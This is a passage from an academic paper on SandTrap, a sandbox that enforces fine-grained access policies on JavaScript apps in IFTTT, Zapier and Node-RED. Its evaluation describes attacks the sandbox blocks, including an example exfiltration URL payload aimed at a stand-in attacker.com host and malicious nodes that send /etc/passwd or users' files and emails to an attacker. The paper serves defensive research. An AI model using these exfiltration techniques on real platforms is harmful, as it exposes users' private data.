used as a constructor, the arguments are contravariantly proxied, and the result is covariantly proxied if the call or constructor use is allowed.

The basic operation of the proxies is illustrated in Figure A.4. Figure A.4a shows how entities that are passed between the host and the sandbox are proxied, and how all property accesses are trapped and verified against the read-write access control policy before access is granted (indicated by the r, w annotations in the figure). Figure A.4b illustrates the recursive proxying and the primordial mapping. Accessing a property that results in an entity not only verifies that the access is allowed, but also uses the policy to proxy the returned entity to trap subsequent interaction with it. Thus, in the figure, when accessing the `.prototype` property of the proxied function `myFunction`, the proxy first verifies that the access is allowed and then proxies the result with the corresponding entity policy. This ensures that subsequent accesses to the returned prototype object, `myPrototype`, e.g., fetching its prototype by reading the `__proto__` property or using `Object.getPrototypeOf()`,

are trapped. Without the recursive proxying, it would be possible to reach the host's `Object.prototype` from the prototype of `myPrototype`, which would potentially lead to a breakout. Instead, since the access is trapped, the primordial mapping returns the sandbox's `Object.prototype` in place of the host's `Object.prototype`.

Cross-domain interaction roots. SandTrap implements a CommonJS execution environment. In this setting, all cross-domain interaction is rooted in either (i) sandbox interaction with host objects injected into the new sandbox context, (ii) sandbox interaction with modules loaded using the `require` implementation provided to the sandbox, or (iii) host interaction with the result of the execution of the sandbox code, i.e., the returned module.

To provide a secure execution environment, each of the roots is proxied using the corresponding policy described in Section A.5.2 — the global policy, the external module policies, and the module policy.

A.5.2 SandTrap policy language

SandTrap policies allow for read/write control of all properties on all entities shared between the host and the sandbox in addition to call policies on functions (including methods) and construct policies on constructor functions. While the policy language is two-sided, the typical use case envisioned is a trusted host using the sandbox to limit and protect anything passed in to or required by the sandboxed code.

The SandTrap policy language is designed to strike a balance between complexity, expressiveness, and possibility to support policy generation. As such, the policy language supports global (policy wide) and local (limited to a subgraph of the policy) defaults that control the interaction with the parts of the environment not explicitly modeled by the policy, as well as proxy control policies, executable function policies used to create value-dependent parameterized function policies, and dependent function policies. For space reasons, we refer the reader to the home of SandTrap [2] for the more advanced features of the policy language.

A SandTrap policy consists of a collection of JSON objects. There are three types of mutually recursive policy objects corresponding to the entities they control: (i) `EntityPolicy` provides policies for objects and functions, (ii) `PropertyPolicy` for properties, and (iii) `CallPolicy` for functions and methods. To allow for sharing and recursion, entity policies can be named and referred to by name. The core of the policy language is defined as follows:

A. SandTrap: Securing JavaScript-driven Trigger-Action Platforms

```
1 interface EntityPolicy {
2   options? : PolicyOptions,
3   override? : string,
4   properties? : { [key: string]: PropertyPolicy }
5   call? : CallPolicy,
6   construct? : CallPolicy }
7 interface PropertyPolicy {
8   read? : boolean,
9   write? : boolean,
10  readPolicy? : EntityPolicy | string
11  writePolicy? : EntityPolicy | string }
12 interface CallPolicy {
13  allow? : boolean | string,
14  thisArg? : EntityPolicy | string,
15  arguments? : (EntityPolicy|string|undefined)[],
16  result? : EntityPolicy | string }
```

Entity policies assign property policies to properties. If the entity is a function, the policy also assigns call and construct policies that control whether the function can be called or used to construct new objects. Property policies control reading and writing to the property (policies for accessor properties are inferred from property policies), while call policies are either booleans or strings. A call policy that is a string is an executable function policy; the string should contain the code of a JavaScript function returning a boolean. Executable function policies are provided with the arguments of the function call they govern and can make decisions based on these arguments. This way it is possible to validate or constrain the arguments of calls. Consider the example policy below that enforces a parameterized policy. On execution, the policy verifies that the first argument `target` is equal to the policy parameter of the same name. Similar policies can be used, e.g., to constrain network communication to certain domains, to give the end user the ability to configure the policy without changing the policy.

```
1 { ..., "call": {"allow": "(thisArg, target, data) =>
2   {return target == this.GetPolicyParameter('target');}"},
3   ... }
```

The recursive nature of the policies is apparent; in addition to controlling access, property policies assign policies to entities read from or written to the property, and call policies assign policies to the arguments and the return value of the function. Thus, the structure of the policies naturally follows the structure of the object hierarchies they are controlling. Since such hierarchies are dynamic and the policies are static, it is important that policies can be partial. The question marks in the policy language above indicate that all parts of the policies are optional. In the case of missing policies, Sand-

Trap falls back to the local or global configurable defaults using default-deny if not configured otherwise.

Policy and interaction roots. Section A.5.1 identified three sources of cross-domain interaction that must be protected. A security policy for a monitor instance is built up by the security policies for the cross-domain interaction roots and consists of structural policies for the parts of the execution environment that is subject to explicit policies. The policy roots are: (i) *the global policy*, the entity policy for the initial context, i.e., the global object and anything reachable from it, (ii) *the external module policies*, entity policies for any modules that the sandbox should be allowed to require, and (iii) *the module policy*, the entity policy of the result of code execution.

A security policy is stored as a collection of files each containing a policy for an entity. The filename and relative path in the policy directory constitutes the name of the policy and can be used to refer to it in other policies.

Protection levels. Sections A.3 and A.4 motivate the need for protection at four different levels: module-, API-, value- and context-levels. SandTrap supports these levels: (i) Module-level protection is expressed by the absence or presence of policies for the module; access to modules for which there is no policy is refused. (ii) API-level protection is expressed by an entity policy on the entity implementing the API, with both read and write policies for the properties (including functions and methods), and call and construct policies on functions and methods. (iii) Value-level protection is expressed by the call and construct policies that, in their most general form, are functions from the values of the arguments to boolean. (iv) Context-level protection is expressed as read and write policies on any context shared between the host and the sandbox. Controlling which parts of the API can be read and executed enables granting sandboxed code partial access to an API, while controlling which parts can be written enables protecting the integrity of the API and similarly for the shared context. Both are fundamental for practical sharing of APIs and context between the host and (potentially) multiple sandboxes.

A.5.3 Policy generation and baseline policies

Since the policies follow the structure of the cross-domain interaction, they can become rather large, depending on the complexity of the interaction. This is alleviated by SandTrap's support for *policy generation* used to create *baseline policies* of platforms that can be further extended and specialized by apps and users.

Policy generation. SandTrap supports fine-grained runtime policy generation. Policy generation is a special execution mode of SandTrap that changes its behavior from enforcing policies to capturing all cross-domain interac-

tions. The captured interaction is used to modify or extend the policy to allow the interaction to take place. To make staged generation possible, SandTrap’s behavior can be controlled both globally and locally. It is thus possible to have one part of the policy enforced and unmodified while generating or extending other parts.

The policy generation mechanism is not intended to produce the final policy, but rather to serve as a helpful starting point for customizing policies. Indeed, policy generation is limited to the paths explored (inherent to every runtime exploration technique) and to the generation of boolean policies. We envision that selected parts of test suites can successfully be used to create an initial policy with acceptable static cross-domain interaction coverage.

After the initial generation, the resulting policy might need tuning; access permission may need changing, undesired interactions pruned, and advanced policies like dependent function guards or dependent arguments may be handcrafted when desired. For interactions not explicitly modeled by the policy, the defaults will be used. Using the default-deny policy provides the best security for the host.

Baseline policies. TAPs provide excellent scenarios for discussing one of the use cases of SandTrap. The TAPs have three easily identifiable stakeholders: the platform provider, the app provider, and the user of the platform and its apps. Depending on the relation between the platform and its apps, the responsibility of policy generation falls on different constellations of stakeholders, as summarized in Table A.1. Baseline policies are specified once and for all apps per platform. They do not require involving app developers or users. In general, the platform provider produces and distributes a baseline policy intended to protect the platform and its services. For IFTTT, the services include the actions and triggers; for Zapier, the `node-fetch` [46] module, the `StoreClient` (module implementing the communication with a simple database), and common modules; and for Node-RED, common modules including other nodes. Building on these baseline policies, the apps can further restrict the use of the services by advanced value-based parameterized policies to be instantiated by the end user. For IFTTT, such policies may entail limiting URLs or email addresses for certain actions. Similarly for Zapier, they might also include restrictions on details of module use. For Node-RED, which nodes are at full power, such policies may entail node-to-node communication or module use. Section A.6 provides more information on actual baseline and advanced policies.

Ultimately, the platform is responsible for the correctness of the policies. For the advanced policies, we envision that the platforms can benefit from a vetting mechanism where app developers submit app-specific policies that

are vetted by the platform (similar to the vetting of service integrations already practiced by IFTTT and Zapier). Note that even if app developers miss the coverage for all paths when generating policies, the platform can use default-deny to guarantee security for uncovered paths.

The advantage of our model is that the user is fully freed of the policy annotation burden in the case of baseline policies because they are provided by the platform. When advanced policies are desired by users, they may instantiate the policies per the instructions from the platform provider. For example, the user might wish to constrain the phone numbers to which an IFTTT app may send a text message. This customization is a natural extension of setting app ingredients already present on IFTTT.

A.5.4 Practical considerations

Like all `vm`-based approaches, SandTrap must intercept all cross-domain interaction to prevent breakouts and (in the case of SandTrap) to enforce the fine-grained access control policy. This kind of interception naturally comes at a cost (in particular for built-in constructs like `array`), which grows with increased cross-domain interaction. In our experiments with TAPs, the cross-domain interaction is limited and creates tolerable overhead for the application class (see Table A.2). We expect this to carry over to other application classes with relatively limited cross-domain interaction, which is the typical use case for sandboxed execution.

Another consideration relating to the cross-domain interaction is the complexity of security policies. For IFTTT and Zapier, with more constrained cross-domain interaction, this was not an issue, while Node-RED node policies were decidedly larger. Even so, in the latter case, we were able to specialize the generated policies to our needs with relative ease without extensive knowledge of the details of the nodes and their precise interaction with Node-RED.

It is important to note that, for scalability reasons, cross-domain interaction defaults to only trigger if the sandbox interacts with host objects or with binary modules. This is secure, since SandTrap does not use the `Node.js` `require` function to load source modules, but instantiates the source module on a per-sandbox basis. Thus, even if the code running in the sandbox makes heavy use of source modules, no cross-domain interaction is triggered and no policy expansion or execution slowdown should occur.

In comparison to approaches that rely on total isolation in the form of separate heaps, SandTrap has the benefit of easily unlocking controlled and secure entity sharing, including of binary modules. While it is possible to pass objects via serialization and even serialize a binary API by what essen-

tially amounts to RPC, it incurs a large performance overhead and requires tool support to avoid the burden of hand crafting the serialization code.

All proxy-based approaches are limited by the fact that proxies not always are fully transparent; passing proxies into certain parts of the standard API may break the API in various ways. This may have implications depending on the target domain for SandTrap, although we did not encounter these issues when working with the TAPs.

A.5.5 Security considerations

It is challenging to pinpoint the sandbox invariants [10] needed for secure execution in a SandTrap sandbox, partly because the invariants must relate to the complex execution model of v8 and partly because the invariants must be parameterized over the security policies that govern the execution.

On an idealized level, both secure execution and security policy enforcement rely on the following two sandbox invariants: (i) there is no unmediated access to host entities from the sandbox, and (ii) there is no unmediated access to sandbox entities from the host. The security of SandTrap relies on the initial execution environment to satisfy the invariants, and that the invariants are maintained by subsequent cross-domain interactions.

One major challenge is defining the meaning of unmediated access in the presence of policies and, in particular, exposed APIs. For exposed APIs, the mediation is provided in terms of the cross-domain interaction, which may or may not be enough to constrain the behavior of the APIs. Consider, e.g., exposing the `Function.constructor` or `eval`. While it is possible to do so in a security policy, the free injection of executable code into the host may compromise the security of the sandbox, resulting in breaches of the invariants (i) and (ii). Thus, it cannot be allowed and leads us an important property for secure use: no exposed API must be able to violate the sandbox invariants.

Ensuring and maintaining the sandbox invariants. To ensure the invariant (i), the initial context object (which is a host object) has its prototype and constructor fields set the sandbox equivalents, and any host objects injected into the sandbox context are proxied using the global object policy. To ensure the invariant (ii), the result of the execution is proxied using the module policy.

To maintain the sandbox invariants, it is important that all exposed APIs are scrutinized from a security perspective. This has been done for the initial API exposed by SandTrap when used on the Node.js platform and must be done for every deployment platform. As an example, consider the `setTimeout` function. On Node.js it accepts only a function object, while in many other settings, it also accepts a string. In the latter case, the `setTimeout` function

essentially acts as `Function.constructor` or `eval`, and further protection steps must be taken.

Further, SandTrap provides a CommonJS execution environment with access to both source modules, binary modules and built-in modules. The access to the latter is conditioned on the existence of explicit security policies that govern the access to the exposed modules. To guarantee the invariant (i), every binary or built-in module is proxied using the corresponding security module before being returned to the sandbox. However, care must be taken when providing policies for built-in or binary modules that have more power than the language and can easily circumvent any language-based protection mechanisms including violation of the sandbox invariants. We refer the reader to the home of SandTrap [2] for an insight into the issues that otherwise can occur.

Provided that the exposed API is safe, the invariants are maintained under normal execution by the dual recursive proxies using co- and contra-variant primordial mapping or proxying on entities passing between the domains. For cross-domain exceptions (from code execution in the form of function calls, object construction, access to getters or setters), the invariants are maintained by catching and appropriately proxying the exceptions before they are rethrown.

A.6 Evaluation

This section evaluates the security and performance of SandTrap on a set of benchmarks for IFTTT, Zapier, and Node-RED. Appendix A.II reports the details of these experiments. We have studied 25 secure and 25 insecure filter code instances for IFTTT, and 10 benign and 10 malicious use cases for each Zapier and Node-RED. For space reasons, we report on 5 secure and 5 insecure cases for each of the TAPs: IFTTT, Zapier, and Node-RED.

Table A.2 summarizes our experimental findings. The first row for each platform, in *italic*, represents the baseline policy considering necessary interaction with objects passed to their runtime environment by default. Therefore, the baseline policy is naturally at the level of module (restricting any access to node modules) and API calls (controlling accesses to the passed objects). *These policies require no involvement from app developers or users.* For example, the baseline policy for IFTTT represents the policy intended by IFTTT for all apps.

The other rows explore advanced policies. To illustrate the diversity, we have selected cases that require different levels of granularity in policy specification, i.e., module, API, value and context (the latter is specific to

Node-RED). The table displays the finest level of granularity needed to specify the policy for a case. For example, a value-level policy is also an API- and module-level policy. For each case, we report the name, the specification of code/flow behavior, the granularity of the desired security policy, the execution time overhead of the monitored secure case in milliseconds, and the explanation of an example attack blocked by SandTrap. Our performance evaluation was conducted on a macOS machine with a 2.4 GHz Quad-Core Intel Core i5 processor and 16 GB RAM.

Policies. Recall that SandTrap generates policies at module-, API-, value-, and context-levels. At the module-level, the baseline isolation policy is that require is unavailable. At the API-level, the baseline policy is allowlisting only the APIs pertaining to a given piece of code (in IFTTT and Zapier) or a node (in Node-RED). At the context-level, the baseline policy is an isolated context. Thus, only value-level policies need to be tuned when they are desired.

Given the prior domain knowledge about use cases, we executed them in the policy generation mode with different inputs to attain an acceptable level of code coverage. The main effort to determine the final policy is tuning read/write/call access permissions. For each of the value-sensitive cases in the table, the tuning amounted to modifying a single record (e.g., allowlisting an email address). For advanced value-sensitive policies, the policy designer may also use parametric policies, which amounts to identifying the parametric APIs. Adding parameterized policies with reference to the ingredients for IFTTT apps only needs a few minutes. For Zapier and Node-RED, because of the presence of modules in code, the efforts depend on the app complexity, which is an interesting avenue for future studies. In our benchmark, the average of LoC for the final policies is 185 for IFTTT, 260 for Zapier, and 2650 for Node-RED.

We present the experiments with the platforms. In all cases, SandTrap accepts the secure and rejects the insecure version.

A.6.1 IFTTT

We have experimented with both local and AWS Lambda deployments of IFTTT, which are equivalent for the security evaluation of how filter code is processed. Since our modifications do not affect any network-related behavior, we evaluate the performance on an IFTTT Node.js runtime environment hosted locally on our machine.

Cases. Recall from Section A.2 that filter code is used to “skip an action (or multiple actions), or change the values of the fields the action will run with” [28]. Trigger and Action objects, along with the `moment` object to ac-

Platform	Use case	Specification	Granularity	O/H	Example of Prevented Attacks
IFTTT	Baseline	Once and for all apps	Module/API	-	Prototype poisoning (exploits v1, v2, and v3 in Section A.3.1)
	SkipAndroidMessage	Skip sending a message in non-working time	API	4.22	Set phone number to the attacker's number instead of skip
	SkipSendEmail	Skip sending email notifications during weekends	API	3.85	Set recipient to the attacker's address instead of skip
	Instagram-Twitter	Tweet a photo from an Instagram post	Value	4.17	Tamper with the photo URL
Zapier	Webhook-AndroidDevice	Set volume for an android device	Value	4.17	Tamper with the volume
	Baseline	Once and for all apps	Module/API	-	Prototype poisoning (exploit in Section A.3.2)
	StringFilter	Extract a piece of text of a long string	Module	4.32	Exfiltrate filtered string
	OS-Info	Get platform and architecture of the host OS	API	5.38	Get hostname and userInfo
Node-RED	ImageWatermark	Create a watermarked image using Cloudinary	Value	4.55	Exfiltrate the link to the watermarked image
	TrelloChecklist	Add a checklist item to a Trello card	Value	4.58	Exfiltrate the checklist data
	Baseline	Once and for all apps	Module/API	-	Some of the attacks presented in Section A.4.1 and A.4.2
	Lowercase	Convert input to lowercase letters	Module	0.38	Send the content of '/etc/passwd' to the attacker's server
Water utility	Dropbox	Upload file	API	1.50	Exfiltrate file name and content
	Email	Send input to specified email address	Value	30.54	Forward a copy of the message to the attacker's email address
	Water supply network	Water supply network	Context	n/a	Tamper with the status of tanks and pumps (in global context)

Table A.2: Summary of benchmark evaluation. We report the app specification, the policy granularity, the time overhead of the monitored secure run in milliseconds, and the attack implemented and blocked by SandTrap.

A. SandTrap: Securing JavaScript-driven Trigger-Action Platforms

cess trigger time, are passed to the filter code runtime (see Section A.3.1). The baseline policy allows accessing Trigger and Action objects, while only allowing read-only access for moment. The policy forbids `require`, making no Node.js module accessible to filter code. SandTrap thus prevents the prototype poisoning attacks from Section A.3.1, as reflected in the first row of the table.

Use cases `SkipAndroidMessage` and `SkipSendEmail` skip an action during certain hours according to the current user time. Any other manipulation, such as setting the fields of action service objects, is blocked by the monitor to prevent attacks.

Use case `Instagram-Twitter` sets a field of the action object (`Twitter.postNewTweetWithImage.setPhotoUrl`). Recall from Section A.3.1 how URL attacks [8] attempt passing trigger data (Instagram photo URL `Instagram.anyNewPhotoByYou.Url` by setting the action field to `"https://attacker.com/log?"+ encodeURIComponent(Instagram.anyNewPhotoByYou.Url)`. SandTrap's parametric policy mechanism is an excellent fit to represent this type of dynamic value-based policies. This mechanism prevents deviation of the `setPhotoUrl` function from the value of `anyNewPhotoByYou.Url`. SandTrap similarly prevents tampering with the trigger data, i.e., the volume in the `Webhook-AndroidDevice` use case.

Overhead. The overhead for IFTTT means the *additional* time of executing the filter code in the presence of SandTrap in comparison with executing the filter code without SandTrap. The reported numbers in the table are the average overhead of 20 runs for each secure filter code. The average time overhead for all of the 25 different apps is 4.10ms (where the maximum overhead of all the executions of the apps is 6.35ms), which is tolerable given that IFTTT apps are allowed up to 15 minutes to execute [29]. For reference, we have also reimplemented IFTTT's patch to the exploits from Section A.3.1, based on `vm2`. The experiments show that, compared to `vm2`, SandTrap only adds 0.53ms and 0.42ms to the sandbox creation and the filter code evaluation stages, respectively (see Table A.4). This is the performance price paid for enabling SandTrap's advanced policies compared to `vm2`.

A.6.2 Zapier

We evaluate the security and performance on a Zapier Node.js runtime environment hosted locally on our machine.

Cases. Considering that built-in modules are available in Zapier runtime environment, a broad range of cases can be studied. We first demonstrate that the attack from Section A.3.2 is blocked by SandTrap with the baseline policy for Zapier. Indeed, loading modules is denied and calls to the APIs of

the `node-fetch` object are restricted. Further, we report on 10 use cases for advanced policies in Table A.5.


The *StringFilter* case extracts a piece of text by matching a regular expression. It does not require any node module. As a result, SandTrap blocks any attempts for exfiltrating data to the attacker's server. The third case, *OS-Info*, gets limited information provided by the `os` module where `os.hostname()` and `os.userInfo()` are considered as secret. The policy restricts the function calls of `os` accordingly.


The next two cases, *ImageWatermark* and *TrelloChecklist*, communicate with Cloudinary and Trello's servers via the `node-fetch` module, present in the runtime environment. An attacker can exfiltrate secret data (the image link or the checklist data) using the same `fetch` function call. The value-level policy distinguishes between the legitimate URL and the attacker's server. Therefore, SandTrap blocks `fetch` calls to any servers other than the specified Cloudinary and Trello URLs.

Overhead. The overhead for Zapier means the difference between the time elapsed evaluating code in Zapier and the version secured by SandTrap. The average overhead for 20 runs of secure cases is reported in Table A.5. The overhead typically increases with the number of loaded modules. The average amount of overhead for these ten cases is 4.87ms. The case that loads all the built-in modules (*AllBuiltinModules* in Table A.5) incurs less than 7ms overhead, while no run in any of the cases adds more than 12ms to the execution without SandTrap, which is tolerable.

A.6.3 Node-RED


We evaluate SandTrap on Node-RED flows. The baseline policy does not allow loading any modules and specifies permitted function calls on RED, the special object passed to each Node-RED node. The policy is sufficient to protect nodes against the platform attacks in Section A.4, such as the attacks on the RED object or by using `child_process` module.


The *Lowercase*  node converts the input `msg.payload` to lower case letters and sends the result object to the output. It does not require any interaction with the environment, resulting in the coarse-grained module-level deny-all policy. In the attack scenario, the malicious node attempts to read the content of `/etc/passwd` by calling `fs.readFile`, and send the sensitive data to the attacker's server via `https.request`. Because the policy does not allow any modules to be required in the node, the monitor blocks the execution once the first `require` is invoked.

The Dropbox case relies on libraries and thus requires an API-level policy. The *Dropbox out*  node loads `https` to establish a connection with the

A. SandTrap: Securing JavaScript-driven Trigger-Action Platforms

user-defined Dropbox account to upload the specified file. We maliciously altered the code to transmit the file name and its content to the attacker's server via `https.request.write`. SandTrap rightfully blocks the exfiltration by restricting `https.request.write` calls, while `https.request` is prerequisite for the node behavior.

In the email case, the *Email*  node sends a user-defined message from one email address to another, both given by the user. The attacker modifies the node so that a copy of each message is transmitted to the attacker's email address by using the same `sendMail` function of the same SMTP object. SandTrap blocks this because the value-level policy delimits `stream.Transform.write` calls to the user-specified recipient.

The last case uses the global and flow contexts in its implementation, as discussed in Section A.4.3. The *Water utility*  flow reads and updates the status of water pumps and tanks using globally shared variables. Any tampering with the values of those variables causes serious effects on the behavior of the water supply network. We do not report on concrete nodes or running times because they would depend on the choice of a malicious node. Note that any node can maliciously alter the globally shared object in the original Node-RED setting. SandTrap blocks any change on the global and flow contexts by default (i.e., the baseline policy), disallowing `_context.global.set` and `_context.flow.set` to be called.

Overhead. Recall that the main use case of Node-RED is running it on the user's local machine, therefore the monitor only needs to scale to support a single user. The memory overhead includes the monitor's state to keep track of primitive values and pointers. We define the time overhead for the Node-RED part as the added amount of elapsed time in the two phases of node execution, i.e., loading and triggering, in comparison with the original execution without the monitor. We report the average overhead of 20 runs for each secure node. As reported Table A.6 in Appendix A.II, the overhead on loading nodes is the dominant factor. Since all nodes in the Node-RED environment are deployed once at the starting stage, the time overhead is unnoticeable to users while executing flows after the nodes have been loaded (less than 3ms). Although the overhead incurred for a node varies depending on its complexity, none of the runs in our test cases introduced more than 100ms, including loading and triggering overheads. Compared to the significant performance costs incurred by network communication and file/device access, the added amount is indeed negligible.

A.7 Related work

We discuss the most closely related work on JavaScript security and on securing trigger-action platforms. A survey on isolating JavaScript [69] and overviews on the security of IoT app platforms [7, 15] may navigate the reader further.

Isolating JavaScript. The origins of prototype poisoning in JavaScript can be tracked to Maffeis et al. [36, 37] and early language subsets like ADSafe [17] and Caja [43]. These subsets have led to the ongoing work on Secure EcmaScript [42], discussed below. Arteau [6] identifies a dozen Node.js libraries susceptible to prototype poisoning by malicious JSON objects. Practical approaches to isolating JavaScript include isolation at the level of JavaScript engines. Browsers ensure that JavaScript from different pages and/or iframes is run in its own isolated context. The `isolated-vm` [34] follows this path for Node.js and leverages v8's `Isolate` interface to provide fully isolated execution contexts. However, like the Node.js `vm` module, `isolated-vm` and the alternatives, such as Secure EcmaScript (SES) [42] and WebAssembly [25], are all-or-nothing, providing no support for fine-grained control of shared entities. They can, however, serve as a starting point to build alternatives to `vm` for providing isolation together with membranes [18, 41, 66, 67] to create a secure sandbox.

Some JavaScript isolation problems for TAPs are shared with untrusted JavaScript in browsers, a long-standing problem [35, 69] occurring both in web mashups [60] and browser extensions [31]. However, TAPs' unique flow-based programming model [45] with unidirectional flows from triggers to the TAP and further to the actions induces different isolation constraints from client-side web programming.

Secure sandboxes. Table A.3 overviews the comparison to the most related sandboxing approaches. The three membrane-based approaches NodeSentry [70], `vm2` [63], and JSand [1] share the motivation of secure JavaScript integration with SandTrap. NodeSentry and `vm2` use `vm` to provide isolation, while JSand uses SES. SES is based on a secure language subset, which entails that JSand does not support full JavaScript inside its sandbox. This alone makes JSand unfit for securing TAPs. For the `vm`-based approaches, it is fundamental that additional mechanisms are deployed to harden `vm` and prevent breakouts [72]. Both SandTrap and `vm2` do this, while it is unclear from the publicly available information what steps are taken in NodeSentry to do the same.

For TAPs, SandTrap, `vm2` and NodeSentry differ in flexibility of protection, how policies are expressed and generated as well as what policies can

Tool	Isolation	Policy type	Full			Controlled			
			Policy generation	JavaScript and CJS support	Breakouts addressed	Local object views	Proxy control	cross-domain prototype modification	Fine-grained access control
vm2 [63]	vm + proxy membranes	Module mocking and API level JavaScript injection	×	✓	✓	×	×	×	×
JSand [1]	SES + proxy membranes	JavaScript injection via proxy traps	×	×	?	×	×	×	By manual coding
NodeSentry [70]	vm + Van Cutsem membranes	JavaScript injection via proxy traps	×	✓	?	×	×	×	By manual coding
SandTrap	vm + proxy membranes	Policy language with JavaScript injection, module allowlisting	✓	✓	✓	✓	✓	✓	✓

Table A.3: Sandboxes in comparison.

be enforced. Of these approaches, `vm2` has the most restricted policy language limited to module and API levels using a module-based mocking mechanism. NodeSentry uses full JavaScript tied to the interaction points of the proxies. This is comparable to SandTrap, with the difference that SandTrap also supports policies expressed in a simpler structural way in addition to JavaScript injection. Moreover, only SandTrap supports policy generation.

For securing Node-RED, four key features are needed and provided by SandTrap: (i) full support for JavaScript and CommonJS, (ii) fully structural proxying, i.e., support for cross-domain prototype hierarchy manipulation, (iii) fine-grained and flexible access control on shared contexts, and (iv) proxy control. The other approaches do not meet these demands; none of the approaches support local object views or proxy control needed in the presence of misbehaving legacy apps and apps that use the `vm` module. Further, `vm2` neither supports cross-domain modification of prototype hierarchies nor fine-grained access control. How NodeSentry handles the former remains unclear.

BreakApp [71] provides compartmentalization primitives at the process- and language-level to secure third-party Node.js modules at the boundaries. It enforces security policies from allow/denylisting modules to restricting communication between processes. BreakApp's process-level compartmentalization introduces I/O between compartments, which both require adaptation to Node.js' asynchronous concurrency model and entails a toll on performance. Finally, BreakApp focuses on the automation of compartmentalization but does not automate the generation of policies. Ferreira et al. [23] propose a lightweight permission system to enforce least-privilege principle at Node.js packages level at runtime, restricting access to security-critical APIs and resources. This work shares some of our motivations, but it does not enforce access control policies at the context and value levels. Pyronia [39] is a fine-grained access control system for IoT applications restricting access at the function-level via runtime and kernel modifications. To detect access to sensitive resources, Pyronia leverages OS-level techniques such as system call interposition and stack inspection. By contrast, SandTrap implements language-level isolation to prevent access to sensitive resources at different levels of granularity.

Node.js security. Empirical studies on the security of Node.js show that the trust model is brittle, and security risks may arise from the (chain of) inclusion of vulnerable/malicious libraries in Node.js modules. Staicu et al. [64] study the prevalence of command injection vulnerabilities via `eval` and `exec` constructs and find that thousands of modules can be vulnerable. Similarly, Zimmermann et al. [75] study the potential for running vulnerable/malicious

code due to third-party dependencies to find that individual packages could impact large parts of the entire Node.js ecosystem. Section A.4 empirically confirms that similar issues apply to the Node-RED ecosystem, motivating the need for SandTrap.

Securing trigger-action platforms. Several approaches track the flow of information in TAPs. Surbatovich et al. [65] present an empirical study of IFTTT apps and categorize them with respect to potential security and integrity violations. FlowFence [21] dynamically enforces information flow control (IFC) in IoT apps. The flows considered by FlowFence are the ones among Quarantined Modules (QMs). QMs are pieces of code (selected by the developer) that run in a sandbox. Saint by Celik et al. [13] utilizes static data flow analysis on an app’s intermediate representation to track information flows from sensitive sources to external sinks. IoTGuard [14] is a monitor for enforcing security policies written in the IoTGuard policy language. Security policies describe valid transitions in an IoT app execution. Bastys et al. [8, 9] study attacks by malicious app makers in IFTTT and Zapier but do not focus on JavaScript sandbox breakouts. They develop dynamic and static IFC in IoT apps and report on an empirical study to estimate to what extent IFTTT apps manipulate sensitive information of users. Wang et al. [73] develop NLP-based methods to infer information flows in trigger-action platforms and check cross-app interaction via model checking. Alpernas et al. [3] propose dynamic IFC for serverless computing arguing for termination-sensitive noninterference as a suitable security property. They implement coarse-grained IFC for JavaScript targeting AWS Lambda and OpenWhisk serverless platforms. Recently, Datta et al [19] proposed a practical approach to securing serverless platforms through auditing of network-layer information flow. Notably, their approach controls function behavior without code modification by proxying network requests and propagating taint labels across network flows.

SandTrap is based on access control rather than IFC. Hence, these works are complementary, focusing on information flow after access is granted. While IFC supports rich dependency policies, it is hard to track information flow in JavaScript without breaking soundness or giving up precision, e.g., due to the “No Sensitive Upgrade” implications [26]. Moreover, IFC for Node-RED poses challenges of tracking information across Node.js modules.

Node-RED security. Ancona et al. [5] investigate runtime monitoring of parametric trace expressions to check correct usage of API functions in Node-RED. Trace expressions allow for rich policies, including temporal patterns over sequences of API calls. By contrast, SandTrap supports both coarse and fine access control granularity related to JavaScript modules, libraries, and

contexts. Focusing more on end users and less on developers, Kleinfeld et al. [33] discuss an extension of Node-RED called glue.things. The goal is to make Node-RED easier to use by predefined trigger and action nodes. Clerissi et al. [16] use UML models to generate and test Node-RED flows. Blackstock and Lea [11] propose a distributed runtime for Node-RED apps such that flows can be hosted on various platforms, thus optimizing for computing resources across the network. Schreckling et al. [62] propose COMPOSE, a framework for fine-grained static and dynamic enforcement that integrates JSFlow [26], an information-flow tracker for JavaScript. While COMPOSE focuses on data-level granularity, SandTrap supports module- and API-level granularity.

A.8 Conclusion

We have presented a security analysis of JavaScript-driven TAPs, with our findings spanning from identifying exploitable vulnerabilities in the modern platforms to tackling the root of the problems with their sandboxing. We have developed SandTrap, a secure yet flexible monitor for JavaScript, supporting fine-grained module-, API-, value-, and context-level policies and facilitating their generation. SandTrap advances the state of the art in JavaScript sandboxing by a novel approach that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. We have demonstrated the utility of SandTrap by showing how it can secure IFTTT, Zapier, and Node-RED apps with tolerable performance overhead.

Acknowledgments. Thanks are due to IFTTT's and Zapier's security teams who were both keen and collaborative in our interactions. Thank you to Tamara Rezk, Cristian-Alexandru Staicu, Rahul Chatterjee, and Adwait Nadkarni for the helpful feedback on this work. This work was partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and Digital Futures.

Bibliography

- [1] P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC*, 2012.
- [2] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. Full version and code. <https://www.cse.chalmers.se/research/group/security/SandTrap/>, 2021.
- [3] K. Alpernas, C. Flanagan, S. Fouladi, L. Ryzhyk, M. Sagiv, T. Schmitz, and K. Winstein. Secure serverless computing using dynamic information flow control. In *OOPSLA*, 2018.
- [4] Amazon. AWS Lambda. <https://aws.amazon.com/lambda/>, 2021.
- [5] D. Ancona, L. Franceschini, G. Delzanno, M. Leotta, M. Ribaldo, and F. Ricca. Towards Runtime Monitoring of Node.js and Its Application to the Internet of Things. In *ALP4IoT@iFM*, 2017.
- [6] O. Arteau. Prototype Pollution Attack in NodeJS Application. https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf, 2018.
- [7] M. Balliu, I. Bastys, and A. Sabelfeld. Securing IoT Apps. *IEEE S&P Magazine*, 2019.
- [8] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *CCS*, 2018.
- [9] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In *NordSec*, 2018.
